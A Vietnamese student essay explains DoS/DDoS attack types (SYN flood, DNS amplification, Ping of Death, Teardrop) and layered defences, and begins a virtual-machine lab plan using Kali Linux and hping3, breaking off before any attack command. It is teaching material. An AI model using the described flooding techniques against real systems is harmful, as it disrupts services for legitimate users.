

KHOA CÔNG NGHỆ THÔNG TIN AN NINH MẠNG




Bài Tiểu Luận

Tìm Hiểu Tấn Công Dos/Ddos Trong Mạng Và Cách Thức Phòng Chống

Sinh viên thực hiện:
Lê Hữu Toản

Mã Sinh viên: 23T1020551
Nhóm 2



MỤC LỤC

I. CƠ SỞ LÝ THUYẾT.....	
1.1 Tổng quan về an toàn mạng và bối cảnh xuất hiện DoS/DDoS.....	
1.2. Khái niệm DoS và đặc trưng.....	
1.3. Khái niệm DDoS và cơ chế Botnet.....	
1.4. Kiến trúc OSI và các lớp bị tấn công.....	
1.5. Phân loại tấn công DoS/DDoS theo kỹ thuật.....	
1.5.1 Tấn công băng thông (Volumetric Attack).....	
1.5.2 Tấn công tài nguyên (Protocol Attack).....	
1.5.3 Tấn công ứng dụng (Application Layer Attack).....	
1.6. Tác động của DoS/DDoS đến hệ thống.....	
1.7. Tại sao hệ thống dễ bị DoS/DDoS?.....	
1.8. Các dấu hiệu nhận biết hệ thống đang bị DDoS.....	
1.9. Chu kỳ tiến hóa của DDoS hiện đại.....	
1.10. Xu hướng DDoS hiện nay.....	
II. PHÂN TÍCH VÀ THIẾT KẾ HỆ THỐNG	
2.1. Ping of Death.....	
2.2. Teardrop Attack.....	
2.3. TCP SYN Flood (quan trọng nhất).....	
2.4. DNS Amplification Attack (nguy hiểm nhất).....	
III. CÁCH THỨC PHÒNG CHỐNG TẤN CÔNG DoS/DDoS	
3.1. Phòng chống ở mức hệ thống.....	
3.2. Phòng chống ở mức mạng.....	
3.3. Phòng chống ở mức dịch vụ.....	
IV. THỰC HÀNH – MÔ PHỎNG VÀ ĐÁNH GIÁ TẤN CÔNG DoS/DDoS	
V. KẾT LUẬN VÀ ĐÁNH GIÁ	
VII. TÀI LIỆU THAM KHẢO..	24

LỜI MỞ ĐẦU

-Ngày nay, các công ty đều cung cấp dịch vụ trực tuyến: website, ứng dụng, API, dịch vụ ngân hàng, thương mại điện tử... Vì vậy, khi dịch vụ ngừng hoạt động (down), thiệt hại có thể lên tới hàng tỷ đồng mỗi giờ. Một trong những nguyên nhân phổ biến khiến hệ thống ngừng hoạt động chính là **tấn công DoS/DDoS**.

DoS (Denial of Service) là hình thức tấn công làm gián đoạn dịch vụ bằng cách khiến tài nguyên hệ thống bị tiêu thụ quá mức.

DDoS (Distributed Denial of Service) là DoS nhưng đến từ hàng nghìn thiết bị cùng lúc.

Lý do đe tài quan trọng:

- DDoS chiếm 40% các sự cố an ninh trong doanh nghiệp.
- Tăng mạnh từ 2020 đến 2024.
- Ngay cả Google, GitHub, Amazon cũng từng bị tấn công.

I. CƠ SỞ LÝ THUYẾT

1.1. Tổng quan về an toàn mạng và bối cảnh xuất hiện DoS/DDoS

Trong những năm gần đây, nhu cầu bảo vệ hệ thống mạng trở nên cấp thiết do:

- Sự gia tăng của các dịch vụ trực tuyến (web, API, ứng dụng mobile).
- Sự phụ thuộc nghiêm trọng của doanh nghiệp vào Internet.
- Sự phát triển mạnh của IoT (Internet of Things), từ đó tạo ra hàng triệu thiết bị dễ bị tấn công.

Các tổ chức bảo mật quốc tế như OWASP, NIST, ENISA đều xếp tấn công từ chối dịch vụ (DoS/DDoS) vào danh sách những mối nguy hiểm hàng đầu, bởi vì:

- Chúng không đòi hỏi kỹ năng cao để thực hiện.
- Có thể gây thiệt hại lớn, thậm chí làm tê liệt toàn bộ hệ thống.
- Rất khó để ngăn chặn triệt để do lượng lưu lượng mạng quá lớn.

1.2. Khái niệm DoS và đặc trưng

▲ Định nghĩa DoS

DoS (Denial of Service) là một loại tấn công mạng trong đó kẻ tấn công cố tình làm cho một dịch vụ, hệ thống hoặc mạng không thể phục vụ người dùng hợp lệ. Tấn công DoS không nhằm chiếm quyền điều khiển, mà nhằm **làm tê liệt dịch vụ bằng cách:**

- Gửi lượng lớn yêu cầu (request).
- Lợi dụng lỗ hổng hệ điều hành.
- Sử dụng dữ liệu độc hại gây lỗi hệ thống.
- Làm cạn kiệt tài nguyên như RAM, CPU, băng thông, bảng kết nối TCP.

▲ Đặc điểm của tấn công DoS

- Xuất phát từ một máy duy nhất.
- Dễ phát hiện hơn so với DDoS.
- Cường độ tấn công thấp hơn.
- Mức độ gây hại phụ thuộc vào phần cứng và kiến trúc mạng.

▲ Hạn chế của DoS

Do chỉ dùng 1 máy, DoS dễ bị:

- Firewall phát hiện.
- ISP chặn.
- Throttling (giới hạn băng thông).

Vì thế, hacker phát triển DDoS để vượt qua các hạn chế này.

2.3. Khái niệm DDoS và cơ chế Botnet

▲ Định nghĩa DDoS

DDoS (Distributed Denial of Service) là DoS nhưng được thực hiện thông qua nhiều nguồn khác nhau, thường là:

- Máy tính bị nhiễm malware
- Thiết bị IoT (camera, router, smart home)
- Server bị chiếm quyền điều khiển
- Điện thoại Android - iOS bị cài bot

Các thiết bị bị nhiễm này tạo thành botnet – mạng lưới máy tính do hacker điều khiển.

▲ Cơ chế hoạt động của DDoS

1. Hacker xây dựng botnet
2. Botnet nhận lệnh từ C&C Server (Command and Control)
3. Hàng nghìn bot gửi traffic cùng lúc về mục tiêu
4. Băng thông bị bão hòa → CPU và RAM bị quá tải → dịch vụ tê liệt

▲ Lý do DDoS nguy hiểm hơn DoS

- Rất khó xác định nguồn thật.
- Traffic đến từ nhiều quốc gia → khó chặn.
- Lưu lượng cực lớn, có thể lên đến terabit mỗi giây.
- Có thể tấn công theo nhiều lớp OSI cùng lúc.
- Có thể thuê dễ dàng trên dark web.

2.4. Kiến trúc OSI và các lớp bị tấn công

Tấn công DoS/DDoS có thể nhắm vào nhiều lớp trong mô hình OSI:

Lớp	Mục tiêu	Kiểu tấn công
Layer 3 (Network)	IP, định tuyến	ICMP Flood, IP Fragment Attack
Layer 4 (Transport)	TCP/UDP	SYN Flood, UDP Flood
Layer 6 (Presentation)	Mã hóa, nén	SSL Renegotiation Attack
Layer 7 (Application)	HTTP, DNS	HTTP GET Flood, DNS Amplification

▲ Tấn công tầng mạng (Layer 3-4)

- Traffic lớn nhằm bão hòa băng thông.
- Mục đích làm router/switch quá tải.

▲ Tấn công tầng ứng dụng (Layer 7)

- Ít traffic nhưng từng request rất nặng.
- Rất khó phân biệt người dùng thật và bot.
- Mục tiêu tấn công thường là web server.

Ví dụ:

- Slowloris
- HTTP GET Flood
- WordPress XML-RPC attack

2.5. Phân loại tấn công DoS/DDoS theo kỹ thuật

★ 1. Tấn công băng thông (Volumetric Attack)

Gửi lượng traffic cực lớn nhằm:

- làm nghẽn đường truyền
- làm router, firewall quá tải

Ví dụ:

- DNS Amplification
- NTP Amplification
- CLDAP Amplification

★ 2. Tấn công tài nguyên (Protocol Attack)

Lợi dụng điểm yếu của giao thức để làm:

- cạn kiệt bảng kết nối TCP
- khiến server mất khả năng phản hồi

Ví dụ:

- SYN Flood
- Ping of Death
- Teardrop

2.6. Tác động của DoS/DDoS đến hệ thống

▲ Ảnh hưởng kỹ thuật

- CPU server tăng 100%
- RAM bị chiếm toàn bộ
- Bảng TCP bị đầy
- Router/Switch treo hoặc restart
- Băng thông quốc tế bị nghẽn

▲ Ảnh hưởng kinh doanh

- Website offline → khách hàng không truy cập được
- Giảm doanh thu
- Ảnh hưởng thương hiệu
- Phải thuê dịch vụ Cloudflare, AWS Shield (chi phí cao)

▲ Ảnh hưởng an ninh

- DDoS có thể là “mồi nhử” để hacker:
 - + Chèn mã độc
 - + Đánh cắp dữ liệu
 - + Thực hiện SQL Injection
 - + Chiếm quyền hệ thống

2.7. Tại sao hệ thống dễ bị DoS/DDoS?

Một số nguyên nhân chủ yếu:

- Cấu hình server yếu
- Không có tường lửa ứng dụng (WAF)
- Không bật SYN Cookies
- Không giới hạn kết nối
- Băng thông ISP thấp
- Không có IDS/IPS
- Mã nguồn web xử lý request quá chậm
- Sử dụng shared hosting

2.8. Các dấu hiệu nhận biết hệ thống đang bị DDoS

▲ Triệu chứng chung

- Tốc độ mạng chậm bất thường
- Website load lâu hoặc không load
- RAM tăng vọt
- CPU luôn ở mức 90-100%
- Ping tới server mất gói

▲ Dấu hiệu trên Linux

netstat -nat | grep SYN_RECV

top

iftop

▲ Dấu hiệu trên Windows

- Task Manager báo CPU cao
- Resource Monitor báo băng thông 100%
- Nhiều kết nối lạ từ nước ngoài

2.10. Xu hướng DDoS hiện nay


- Botnet IoT tăng mạnh (Mirai, Mozi, Reaper)
- Lưu lượng tấn công lên tới 3.4 Tbps
- DDoS tấn công Layer 7 ngày càng phổ biến
- Ngày càng nhiều web bị tấn công tống tiền (Ransom-DDoS)

II. PHÂN TÍCH VÀ THIẾT KẾ HỆ THỐNG

★ 2.1. Ping of Death

Ping of Death là một trong những hình thức tấn công DoS xuất hiện từ rất sớm, khai thác lỗ hổng trong quá trình xử lý gói tin IP của hệ điều hành.

Theo chuẩn IP, kích thước tối đa của một gói tin là 65.535 bytes. Tuy nhiên, hacker cố tình gửi các gói ICMP (ping) có kích thước vượt quá giới hạn cho phép. Khi đó, hệ thống nạn nhân buộc phải phân mảnh (fragment) các gói tin này và tiến hành ghép lại (reassemble).



Trong các hệ điều hành cũ, quá trình ghép lại không được kiểm soát chặt chẽ, dẫn đến:

- Tràn bộ nhớ (buffer overflow)
- Lỗi xử lý kernel
- Hệ thống bị treo, crash hoặc tự động khởi động lại

Hiện trạng

Ngày nay, các hệ điều hành hiện đại như Windows, Linux, macOS đã vá lỗ hổng Ping of Death. Tuy nhiên, các biến thể mới của kiểu tấn công này vẫn có thể xuất hiện khi:

- Thiết bị sử dụng firmware cũ
- Router, IoT, camera IP không được cập nhật
- Hệ thống bảo mật không kiểm tra chặt kích thước gói tin


★ 2.2. TEARDROP ATTACK

TEARDROP ATTACK LÀ MỘT DẠNG TẤN CÔNG DOS DỰA TRÊN VIỆC LỢI DỤNG CƠ CHẾ PHÂN MẢNH GÓI TIN IP.

TRONG TẤN CÔNG NÀY, HACKER GỬI CÁC GÓI IP PHÂN MẢNH NHƯNG CỐ TÌNH THIẾT LẬP:

- FRAGMENT OFFSET BỊ CHỒNG CHÉO
- OFFSET KHÔNG HỢP LỆ HOẶC SAI

THỨ TỰ



Khi hệ thống nạn nhân cố gắng ghép lại các mảnh IP này, quá trình xử lý sẽ gặp lỗi nghiêm trọng, dẫn đến

- Treo hệ điều hành
- Khởi động lại hệ thống
- Mất ổn định dịch vụ mạng

Đánh giá:

- Teardrop Attack chủ yếu ảnh hưởng đến các hệ điều hành cũ (Windows 95/NT, Linux kernel đời đầu).
- Ngày nay ít gặp hơn nhưng vẫn nguy hiểm với các thiết bị mạng, IoT hoặc hệ thống nhúng chưa được vá lỗ.

★ 2.3. Tấn công TCP SYN Flood (Quan trọng nhất)


TCP SYN Flood là một trong những hình thức tấn công DoS/DDoS phổ biến và nguy hiểm nhất hiện nay, khai thác trực tiếp quy trình bắt tay 3 bước (Three-way Handshake) của giao thức TCP.

Cách thức hoạt động:

- Hacker gửi một số lượng lớn gói tin TCP SYN tới máy chủ.
- Máy chủ phản hồi bằng gói SYN/ACK, đồng thời cấp phát tài nguyên để chờ kết nối.
- Hacker không gửi gói ACK hoàn tất kết nối.
- Các kết nối ở trạng thái “nửa mở” (half-open) tiếp tục tồn tại.

Khi số lượng kết nối nửa mở tăng lên quá nhiều:

- Bảng kết nối TCP bị đầy
- Server không thể chấp nhận kết nối mới
- Người dùng hợp pháp bị từ chối dịch vụ



Dấu hiệu nhận biết:

- Số lượng kết nối ở trạng thái SYN_RECV tăng bất thường
- RAM và CPU của server tăng cao
- Thời gian phản hồi chậm hoặc mất kết nối hoàn toàn

Mức độ nguy hiểm:

- Không cần băng thông quá lớn
- Dễ thực hiện
- Có thể làm sập server web, server game, hệ thống thanh toán

★ 2.4. DNS Amplification Attack (Nguy hiểm nhất)

DNS Amplification Attack là một dạng DDoS khuếch đại, cực kỳ nguy hiểm vì hacker chỉ cần ít tài nguyên nhưng gây ra lượng tấn công rất lớn lên nạn nhân


Nguyên lý tấn công:

- Hacker gửi các truy vấn DNS rất nhỏ (khoảng 60 bytes) đến các máy chủ DNS mở (Open Resolver).
- Địa chỉ IP nguồn trong gói tin bị giả mạo (spoof) thành IP của nạn nhân.
- Máy chủ DNS phản hồi bằng gói tin rất lớn (3000-4000 bytes) tới nạn nhân.

Hệ số khuếch đại:

- Có thể đạt từ 50 đến 70 lần
- Ví dụ:
- Hacker gửi 1 Mbps truy vấn
- Nạn nhân phải nhận 50-70 Mbps lưu lượng phản hồi

DNS Amplification Attack



Copyright © Indusface, All rights reserved.

indusface.com

Hậu quả:

- Băng thông mạng của nạn nhân bị bão hòa
- Server không thể xử lý yêu cầu hợp pháp
- Có thể gây sập hệ thống diện rộng

Đánh giá:

- Rất khó truy vết do IP nguồn bị giả mạo
- Thường được sử dụng trong các cuộc tấn công DDoS quy mô lớn
- Đã từng gây ra nhiều sự cố nghiêm trọng trên Internet toàn cầu

III. BIỆN PHÁP PHÒNG CHỐNG TẤN CÔNG DoS/DDoS

-Tấn công DoS/DDoS nhằm mục đích làm cạn kiệt tài nguyên hệ thống, gây gián đoạn hoặc ngừng cung cấp dịch vụ cho người dùng hợp pháp.

=>Do đó, việc phòng chống DoS/DDoS cần được triển khai theo nhiều lớp, từ hệ thống, mạng đến dịch vụ ứng dụng, nhằm nâng cao khả năng chịu tải và phản ứng kịp thời trước các cuộc tấn công.

3.1. Phòng chống ở mức hệ thống

Phòng chống ở mức hệ thống tập trung vào việc tăng cường khả năng xử lý của máy chủ, giảm thiểu nguy cơ cạn kiệt tài nguyên khi xảy ra tấn công.

1. Cập nhật hệ điều hành và bản vá bảo mật

Việc thường xuyên cập nhật hệ điều hành giúp khắc phục các lỗ hổng đã được phát hiện, đặc biệt là các lỗ hổng liên quan đến xử lý gói tin mạng. Nhiều hình thức tấn công DoS cổ điển như Ping of Death, Teardrop hay Fragmentation Attack chủ yếu khai thác lỗ trong quá trình phân mảnh và ghép gói IP.

Ý nghĩa: Ngăn chặn các cuộc tấn công lợi dụng lỗi xử lý gói tin ở mức hệ điều hành

2. Kích hoạt cơ chế TCP SYN Cookies

TCP SYN Flood là một trong những hình thức tấn công phổ biến và nguy hiểm nhất. Cơ chế SYN Cookies cho phép máy chủ không cấp phát tài nguyên ngay khi nhận gói SYN, mà chỉ tạo kết nối sau khi quá trình bắt tay TCP hoàn tất.

Việc kích hoạt SYN Cookies giúp:

- Giảm số lượng kết nối “nửa mở”
- Ngăn bảng kết nối TCP bị đầy
- Duy trì khả năng phục vụ người dùng hợp pháp khi bị tấn công

Biện pháp này đặc biệt hiệu quả đối với các máy chủ web và dịch vụ công cộng.

3. Giới hạn và kiểm soát ICMP

ICMP thường bị lợi dụng trong các cuộc tấn công như ICMP Flood hoặc Ping of Death. Do đó, hệ thống cần kiểm soát chặt chẽ lưu lượng ICMP bằng cách giới hạn tốc độ hoặc phạm vi truy cập.

Tuy nhiên, ICMP vẫn cần thiết cho việc chẩn đoán và quản lý mạng.

Lưu ý: Không nên vô hiệu hóa hoàn toàn ICMP trong các hệ thống lớn, mà nên áp dụng chính sách giới hạn hợp lý.

4. Giới hạn tài nguyên hệ thống

Việc giới hạn số lượng tiến trình, luồng xử lý và tài nguyên hệ thống giúp tránh tình trạng ứng dụng bị chiếm dụng toàn bộ tài nguyên khi xảy ra tấn công.

Biện pháp này giúp:

- Duy trì sự ổn định của hệ thống
- Ngăn chặn tình trạng sập dịch vụ do cạn kiệt tài nguyên
- Hạn chế tác động của các cuộc tấn công làm tiêu tốn tài nguyên

5. Tối ưu cấu hình máy chủ dịch vụ

Các máy chủ web cần được cấu hình hợp lý nhằm giảm nguy cơ bị tấn công từ chối dịch vụ ở tầng ứng dụng, chẳng hạn như Slowloris hoặc HTTP Flood

Việc tối ưu các tham số như thời gian chờ, số lượng kết nối đồng thời và cơ chế duy trì kết nối giúp:

- Giảm áp lực lên máy chủ
- Tăng khả năng phục vụ trong điều kiện lưu lượng cao
- Hạn chế việc kẻ tấn công chiếm giữ kết nối trong thời gian dài

3.2. Phòng chống ở mức mạng

Phòng chống ở mức mạng nhằm mục tiêu lọc và giảm lưu lượng độc hại trước khi chúng đến được máy chủ.

1. Sử dụng tường lửa (Firewall)

Firewall đóng vai trò quan trọng trong việc:

- Chặn các địa chỉ IP bất thường
- Đóng các cổng dịch vụ không cần thiết
- Lọc các gói tin có dấu hiệu tấn công

Việc cấu hình firewall hợp lý giúp giảm đáng kể tác động của các cuộc tấn công DoS/DDoS từ sớm.

3. Triển khai hệ thống IDS/IPS

IDS/IPS (Intrusion Detection/Prevention System) giúp phát hiện và ngăn chặn các hành vi bất thường trong lưu lượng mạng.

Ưu điểm:

- Phát hiện sớm tấn công
- Tự động phản ứng và ngăn chặn
- Cảnh báo cho quản trị viên

Nhược điểm:

- Cần cấu hình chính xác để tránh cảnh báo sai (false positive)

4. Chống giả mạo địa chỉ IP (Anti-Spoofing)

Nhiều hình thức tấn công DDoS, đặc biệt là DNS Amplification Attack, sử dụng kỹ thuật giả mạo địa chỉ IP nguồn. Việc triển khai cơ chế chống giả mạo IP trên router và firewall giúp ngăn chặn các gói tin không hợp lệ ngay từ lớp mạng.

5. Phân tán hệ thống và cân bằng tải

Sử dụng nhiều máy chủ kết hợp với cơ chế cân bằng tải giúp:

- Phân tán lưu lượng truy cập
- Tránh điểm lỗi duy nhất (single point of failure)
- Nâng cao khả năng chịu đựng trước các cuộc tấn công quy mô lớn

Tổng kết

Phòng chống DoS/DDoS không thể dựa vào một biện pháp đơn lẻ mà cần sự kết hợp chặt chẽ giữa hệ thống, mạng và dịch vụ.

Việc triển khai mô hình phòng thủ nhiều lớp cùng với giám sát chủ động sẽ giúp hệ thống duy trì sự ổn định, an toàn và sẵn sàng đối phó với các cuộc tấn công DoS/DDoS ngày càng tinh vi.

IV. THỰC HÀNH - MÔ PHỎNG VÀ ĐÁNH GIÁ TẤN CÔNG DoS/DDoS

4.1. Mục tiêu thực hành

- Thực hiện mô phỏng một số hình thức tấn công DoS phổ biến
- Quan sát ảnh hưởng của tấn công lên tài nguyên hệ thống
- Triển khai biện pháp phòng chống và đánh giá hiệu quả
- So sánh hệ thống trước và sau khi áp dụng phòng chống

4.2. Môi trường thực hành

4.2.1. Mô hình hệ thống

Thực hành được thực hiện trong môi trường mạng nội bộ bằng máy ảo (Virtual Machine) nhằm đảm bảo an toàn.

Thành phần	Vai trò
Kali Linux	Máy tấn công
Ubuntu Server	Máy nạn nhân
Host PC	Giám sát

4.2.2. Cấu hình hệ thống

- Ảo hóa: VMware / VirtualBox
- Kali Linux: dùng để tấn công
- Ubuntu Server 20.04
- Web Server: Apache
- Công cụ:
- hping3
- ping
- netstat
- top, htop

4.3. Thực hành 1 – Tấn công TCP SYN Flood

4.3.1. Mục tiêu

Mô phỏng tấn công TCP SYN Flood làm đầy bảng kết nối TCP của máy chủ.

4.3.2. Thực hiện tấn công

--KIỂM TRA IP CỦA UBUNTU

```
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    link/ether 00:0c:29:d1:09:3f brd ff:ff:ff:ff:ff:ff
